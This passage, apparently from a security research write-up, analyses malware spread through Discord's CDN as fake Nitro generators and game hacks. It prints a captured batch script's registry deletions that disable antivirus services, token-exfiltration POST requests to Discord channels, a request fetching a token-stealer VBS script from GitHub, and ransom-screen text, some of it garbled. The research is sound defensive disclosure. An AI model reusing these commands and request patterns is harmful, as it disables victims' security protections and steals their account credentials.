Reg Delete "HKLM\SYSTEM\CurrentControlSet\services\McODS" /f
Reg Delete "HKLM\SYSTEM\CurrentControlSet\services\mfemms" /f
Reg Delete "HKLM\SYSTEM\CurrentControlSet\services\McAfee SiteAdvisor Service" /f
Reg Delete "HKLM\SYSTEM\CurrentControlSet\services\mfevtp" /f
Reg Delete "HKLM\SYSTEM\CurrentControlSet\services\McNaiAnn" /f
Reg Delete "HKLM\SYSTEM\CurrentControlSet\services\nanosvc" /f
Reg Delete "HKLM\SYSTEM\CurrentControlSet\services\NortonSecurity" /f
Reg Delete "HKLM\SYSTEM\CurrentControlSet\services\!SASCORE" /f
Reg Delete "HKLM\SYSTEM\CurrentControlSet\services\SBAMSvc" /f
Reg Delete "HKLM\SYSTEM\CurrentControlSet\services\ZillyaAVAuxSvc" /f
```

The same “nitrogen” utility’s batch script disabled a number of key Windows security features, evidenced by the fact that Windows prompts the user to reboot the computer “to turn off User Account Control,” the feature that prompts a Windows user to permit an application to run with elevated privileges. Without UAC, executables can run with administrative privileges without requiring the user to allow it.



Name	Date modified	Type	Size
DiscordNitroGenerator.exe	5/30/2021 11:47 PM	Application	10,619 KB
Discord_Nitro_Generator_2_2.exe	12/23/2020 5:08 AM	Application	10,504 KB
Nitro_Gen.exe	4/20/2021 4:20 PM	Application	10,217 KB
nitro_gen (2).exe	5/17/2021 3:11 PM	Application	8,053 KB
Nitro_Generator_V3.9.zip	4/30/2021 8:03 AM	WinRAR ZIP archive	7,256 KB
NitroTool.exe	6/21/2021 4:03 PM	Application	7,182 KB
gennitro2.exe	12/2/2020 3:58 PM	Application	7,146 KB
destruction_team_nitrogen.exe	5/24/2021 1:03 PM	Application	6,786 KB
Nitro_Generator.exe	5/22/2021 8:55 PM	Application	6,734 KB
discordnitro.exe	5/8/2021 7:59 AM	Application	6,722 KB
NitroSniper_2.exe	5/30/2021 3:44 PM	Application	6,712 KB
nitroGen.exe	6/7/2021 2:38 PM	Application	5,828 KB
[redacted]			5,463 KB
Nitro_Code_Generator.exe	5/29/2021 9:02 AM	Application	2,909 KB
nitro-generator.exe	6/6/2021 5:00 PM	Application	1,317 KB
Discord_Nitro_KEYGEN.exe	6/8/2021 9:10 AM	Application	423 KB
DiscordNitro_crack.exe	6/8/2021 6:53 AM	Application	360 KB
Discord_Nitro_Generator.rar	6/19/2021 4:42 AM	WinRAR archive	
discord_nitro_key (2).scr	9/9/2020 1:08 PM	Screen saver	
discord_nitro_key.scr	9/9/2020 1:39 PM	Screen saver	


10.3 MB

```
:\RuntimeBroker.exe -Embedding
32\wbem\wmiprvse.exe
r.exe /factory,{ceff45ee-c862-41de-aee2-a022c81eda92} -Embe
nicsoft\Agent Ransack\AgentRansack.exe" -d "C:\Users\Victim\
Edit\uedit32.exe" "C:\Users\Victim\Desktop\Nitro\Nitro_Genera
top\Nitro\DiscordNitroGenerator.exe"
m32\cmd.exe" /C "C:\Users\Victim\AppData\Local\Temp\antia
stem32\conhost.exe 0x4
32\wbem\wmiprvse.exe
32\svchost.exe -k RPCSS -p
32\svchost.exe -k DcomLaunch -p -s LSM
32\svchost.exe -k LocalServiceNetworkRestricted -p -s lmhosts
32\svchost.exe -k LocalServiceNetworkRestricted -p -s TimeBrol
32\svchost.exe -k LocalSystemNetworkRestricted -p -s NcbServ
32\svchost.exe -k LocalServiceNoNetwork -p
32\svchost.exe -k LocalServiceNetworkRestricted -p -s EventLc
32\svchost.exe -k LocalService -p
32\svchost.exe -k LocalService -p -s nsi
32\svchost.exe -k LocalServiceNetworkRestricted -p -s Dhcp
32\svchost.exe -k LocalService -p -s DispBrokerDesktopSvc
32\svchost.exe -k netsvcs -p -s Schedule
45B-E637-4AE9-A93F-A59CA119A75E}
32\vm3dservice.exe
32\svchost.exe -k NetworkService -p -s NlaSvc
```

You must restart your computer to turn off User Account Control
Click to restart this computer
Security and Maintenance

DiscordNitroGemerator.exe loads a batch script that disables a large number of Windows services related to security and endpoint protection tools

Many of the programs used a variety of methods to profile the infected system and generate a data file they attempt to upload to a command-and-control server. Because so many of the files had been there for months, the destination servers did not respond, but we could observe the profiling data being written to the hard drive.



```
\"unknown\",     \"powerState\": \"unknown\",     \"timers\": [ 300, 30, 10 ] },\n    { \"netCost\": \"unknown\",     \"powerState\": \"battery\",
\"timers\": [ 300, 30, 10 ] },\n    { \"netCost\": \"unknown\",     \"powerState\": \"charging\",   \"timers\": [ 300, 30, 10 ] },\n    {
                                \"timers\": [ -1, -1, -1 ] }\n
]\n}]"},{"id":15,"value":"604800"},{"id":150,"value":"fpc.msedge.net\/conf\/v2\/odsync2\/fpconfig.min.json"},{"id":151,"value":"pst,nst,ost"},{"id":152,"
value":"*.laccdb|*.tpm|thumbs.db|EhThumbs.db|Desktop.ini|.DS_Store|Icon\\r|.lock|.849C9593-D756-4E56-8D6E-
42412F2A707B"},{"id":155,"value":"pst,nst,ost"},{"id":156,"value":""},{"id":157,"value":""},{"id":158,"value":"1"},{"id":159,"value":"604800"},{"id":16,"
value":"|one|onepkg|onetoc|onetoc2|"},{"id":160,"value":"604800"},{"id":161,"value":"1"},{"id":162,"value":"43200"},{"id":163,"value":"21600"},{"id":164,
"value":"3"},{"id":165,"value":"90"},{"id":166,"value":"120"},{"id":167,"value":"15"},{"id":168,"value":"120000"},{"id":169,"value":"1.2.0.9"},{"id":17,"
value":"|doc|docm|docx|odt|odp|pps|ppsm|ppsx|ppt|pptm|pptx|vsd|vsdx|ods|xls|xlsb|xlsm|xlsx|"},{"id":170,"value":"https:\/\/canary.clients.config.office.n
et\/collector\/v1.0\/inventoryodb"},{"id":178,"value":"-895221759|-2147024809|-2147023508|-
2147023579"},{"id":179,"value":"0.01"},{"id":18,"value":"|pst|"},{"id":180,"value":"0.01"},{"id":181,"value":"0.03"},{"id":182,"value":"3"},{"id":183,"va
lue":"30"},{"id":184,"value":"10"},{"id":185,"value":"ar;bg;ca;cs;da;de;el;en;en-GB;en-US;es;et;eu;fi;fr;gl;he;hi;hr;hu;id;it;ja;kk;ko;lt;lv;ms;nb-
NO;nl;pl;pt-BR;pt-PT;ro;ru;sk;sl;sr-Cyrl-RS;sr-Latn-RS;sv;th;tr;uk;vi;zh-CN;zh-TW;"},{"id":187,"value":"lnk|xlsx|xls|url|exe|zip|rar|rdp|appref-
ms|msi|website|xlsm|xml|xlsb|pub|mht|accdb|bak|reg|mpp|ini|pbix|mdb|indd|nal|dwg|saz|oft|cer|pfx|dll|nfo|ics|rdg|vsdx|tsv|config|partial|script|kql|evtx|
har|csl|ipynb|webm|iso|tm7|ts|application|nupkg|cab|mov|oxps|stp|dpk"},{"id":188,"value":"1440"},{"id":189,"value":"7200000"},{"id":19,"value":"22528"},{
"id":190,"value":"1800000"},{"id":191,"value":"0.05"},{"id":192,"value":"|pdf:20|accdb:20|exe:20|mp4:60|mdb:20|pst:1200|myox:15|"},{"id":193,"value":""},
{"id":194,"value":""},{"id":195,"value":"900
"},{"id":2,"value":"0x8004de40|0x8004de42|0x8004de85|0x8004de8b|0x8004deb6|0x8004de9b|0x8004ded0|0x8004ded2|0x8004de45|0x8004de8a|0x8004ded5"},{"id":20,"
value":"133120"},{"id":201,"value":"lnk|xlsx|xls|xlsb|xlsm|docx|doc|docm|pptx|pub|url|exe|zip|rar|rdp|appref-
ms|msi|website|txt|msg|xml|mht|accdb|csv|wav|bak|reg|mpp|html|pst|ini|pbix|mdb|indd|nal|dwg|saz|oft|cer|pfx|dll|nfo|ics|rdg|vsdx|tsv|config|partial|scrip
t|one|kql|evtx|har|csl|ipynb|webm|iso|tm7|ts|application|nupkg|cab|oxps|stp|dpk"},{"id":204,"value":"6|78|37|106|80|107|146|151|79"},{"id":205,"value":"d
wg"},{"id":206,"value":"bak"},{"id":208,"value":"14"},{"id":209,"value":"1.0"},{"id":21,"value":"lnk|xlsx|xls|xlsb|xlsm|docx|doc|docm|pptx|pub|url|exe|zi
p|rar|rdp|appref-
ms|msi|website|txt|msg|xml|mht|accdb|csv|wav|bak|reg|mpp|html|pst|ini|pbix|mdb|indd|nal|dwg|saz|oft|cer|pfx|dll|nfo|ics|rdg|vsdx|tsv|config|partial|scrip
t|one|kql|evtx|har|csl|ipynb|webm|iso|tm7|ts|application|nupkg|cab|oxps|stp|dpk"},{"id":210,"value":"0.1"},{"id":213,"value":"20"},{"id":214,"value":"180
"},{"id":216,"value":"VaultUnlockScenario:-
2144272294;AddMountedFolderScenario:38;"},{"id":22,"value":"minCountForConsideration:6"},{"id":222,"value":"15"},{"id":223,"value":"Level:Request,Verbose
:Rotate:1\/100;Name:ReportChangeEnumerationTimeDelay:Rotate:1\/30;"},{"id":226,"value":"1.2.0.3"},{"id":227,"value":" "},{"id":228,"value":"
"},{"id":229,"value":"21.109.0530.0001"},{"id":23,"value":"1440"},{"id":231,"value":"lnk|xlsx|xls|xlsb|xlsm|pub|url|exe|zip|rar|rdp|appref-
ms|msi|website|txt|msg|xml|mht|accdb|csv|wav|bak|reg|mpp|html|pst|ini|pbix|mdb|indd|nal|dwg|saz|oft|cer|pfx|dll|nfo|ics|rdg|vsdx|tsv|config|partial|scrip
t|one|kql|evtx|har|csl|ipynb|webm|iso|tm7|ts|application|nupkg|cab|oxps|stp|dpk"},{"id":232,"value":"lnk|xlsx|xls|xlsb|xlsm|docx|doc|docm|pub|url|exe|zip
|rar|rdp|appref-
ms|msi|website|txt|msg|xml|mht|accdb|csv|wav|bak|reg|mpp|html|pst|ini|pbix|mdb|indd|nal|dwg|saz|oft|cer|pfx|dll|nfo|ics|rdg|vsdx|tsv|config|partial|scrip
t|one|kql|evtx|har|csl|ipynb|webm|iso|tm7|ts|application|nupkg|cab|oxps|stp|dpk"},{"id":233,"value":"2.9.7486.53382"},{"id":234,"value":""},{"id":235,"va
lue":""},{"id":237,"value":"50"},{"id":24,"value":"4"},{"id":241,"value":"10000"},{"id":245,"value":"P1D"},{"id":246,"value":"200000"},{"id":249,"value":
"300000"},{"id":25,"value":"15"},{"id":250,"value":"20"},{"id":251,"value":"180"},{"id":252,"value":"20"},{"id":253,"value":"180"},{"id":26,"value":"100"
},{"id":269,"value":"25|26|27"},{"id":280,"value":"1078|1052|1156|1118|5121|15361|3073|2049|11265|13313|12289|4097|6145|8193|16385|1025|10241|7169|14337|
9217|1067|1101|2092|1068|1133|1069|1059|2117|1093|8218|5146|1150|1026|1027|2143|2052|3076|5124|4100|1028|1155|4122|1050|1029|1030|1164|1125|2067|1043|308
```


In addition to profiling the system, many of the samples attempted to retrieve browser “tokens” that would permit their operators to log in to Discord using the victim’s account, or installed keystroke logger components that monitored for user input and attempted to pass it along to a command and control server. Most of the token stealers failed to retrieve a token from the testbed because the only credentials used for Discord on the test system were used in the Discord Windows app; The faux victim had never logged in to the service using the browser.

In many cases, these token values were sent directly to other Discord channels or user accounts through the use of Discord’s own API, by means of an HTTPS POST request to a specific URL on Discord. Occasionally, we’d also stumble across a malware that attempted to send the data to a channel on Slack.

```
content=PC+Username%3A+Victim%0A%0ANo+Token+found+%3Ac%0A%0APowered+by+ByteTools&username=Token+Stealer+v1.1&
avatar_url=http%3A%2F%2Facurartm.bplaced.net%2FBilder%2FBytetools_Logo.png
```


Some of these “token stealer” malware include the victim’s avatar graphic, and their public-facing IP address, which they retrieved using services like **ifconfig.me, ipify.org, iplogger.com,** or **wtfismyip.com**. These more sophisticated stealers were able to extract the token from the Discord client application, not just the browser.

The stealer would then produce a nicely formatted submission to a specific Discord channel URL.



```
DiscordHaxx Token Grabber

--dc976182-1d8d-4afb-8a23-7a7a310a7777

Content-Type: text/plain; charset=utf-8

Content-Disposition: form-data; name=avatar_url


https://media.discordapp.net/attachments/536613741266075649/539446253730398218/discordhaxx_logo.png

--dc976182-1d8d-4afb-8a23-7a7a310a7777

Content-Type: text/plain; charset=utf-8

Content-Disposition: form-data; name=content


Token by [redacted] on [redacted].248

Result: [redacted]

--dc976182-1d8d-4afb-8a23-7a7a310a7777--
```


Some of the stealers attempted to download a malicious Visual Basic Script file directly from Github or from Pastebin. Fortunately, in those cases, the sites had already locked or taken down the payload script, so the stealer failed to complete its task.



```
GET /Itroublve/Token-Browser-Password-Stealer-Creator/master/AVOID%20ME/tokenstealer.vbs HTTP/1.1
Host: raw.githubusercontent.com
Connection: Keep-Alive

HTTP/1.1 404 Not Found
```

Ransomware as a prank?

There were other malware distributed via Discord labeled with gaming-related names that were clearly intended just to harm the computers of others. O And a file labeled “Roblox_hack.exe” actually carried a variant of WinLock ransomware, one of several ransomware variants we found in Discord’s CDN. Rather than encrypting files, this ransomware locks the victim out of the desktop environment.



Windows заблокирован!


Äëÿ ðàçáëîêèðîâêè ïåðåâåäè ïëàòåæ ïî÷èì Ìàêñó
Ñêèíü XXX
íà íîìåð
88005553535 ðàíî ìîé ôûääóò
Â ñëó÷àå âû ïîëó÷èòå ñîîáùåíèå ñ íàøèì êëþ÷ ðàçáëîêèðîâêè ï÷åì Ìàêñó

???????????????

Внимание! Любые действия связанные с попыткой обмануть систему могут нанести вред вашей жирной мамаше.

WinLock declares “Windows is blocked!”

Another family of screen locker malware was also widely represented in Discord’s CDN is Somhoveran / LockScreen, which adds a countdown to the ransom threat. Somhoveran uses Windows Management Instrumentation to collect a “fingerprint” of the affected system, and displays some of that data on the screen.



Windows заблокирован!

Внимание! Windows заблокирован!

??????? ????: 01/07/2021
??????? ????????? ?????: 22:31:17
??????? ????? ??????: 3463546


??? ??????????: AMAZING-PEAR
???????????? ???????: Windows 7
???????????? ??????? ????????: 0:05:19

???????????????? ??: Harry Johnson
???? Windows: 13478-691-3367989-63565

Чел зря чит хотел теперь мучайся

01:28:42

There is one even nastier old ransomware sample we found in Discord’s CDN: Petya, a crypto-ransomware first seen in 2016.



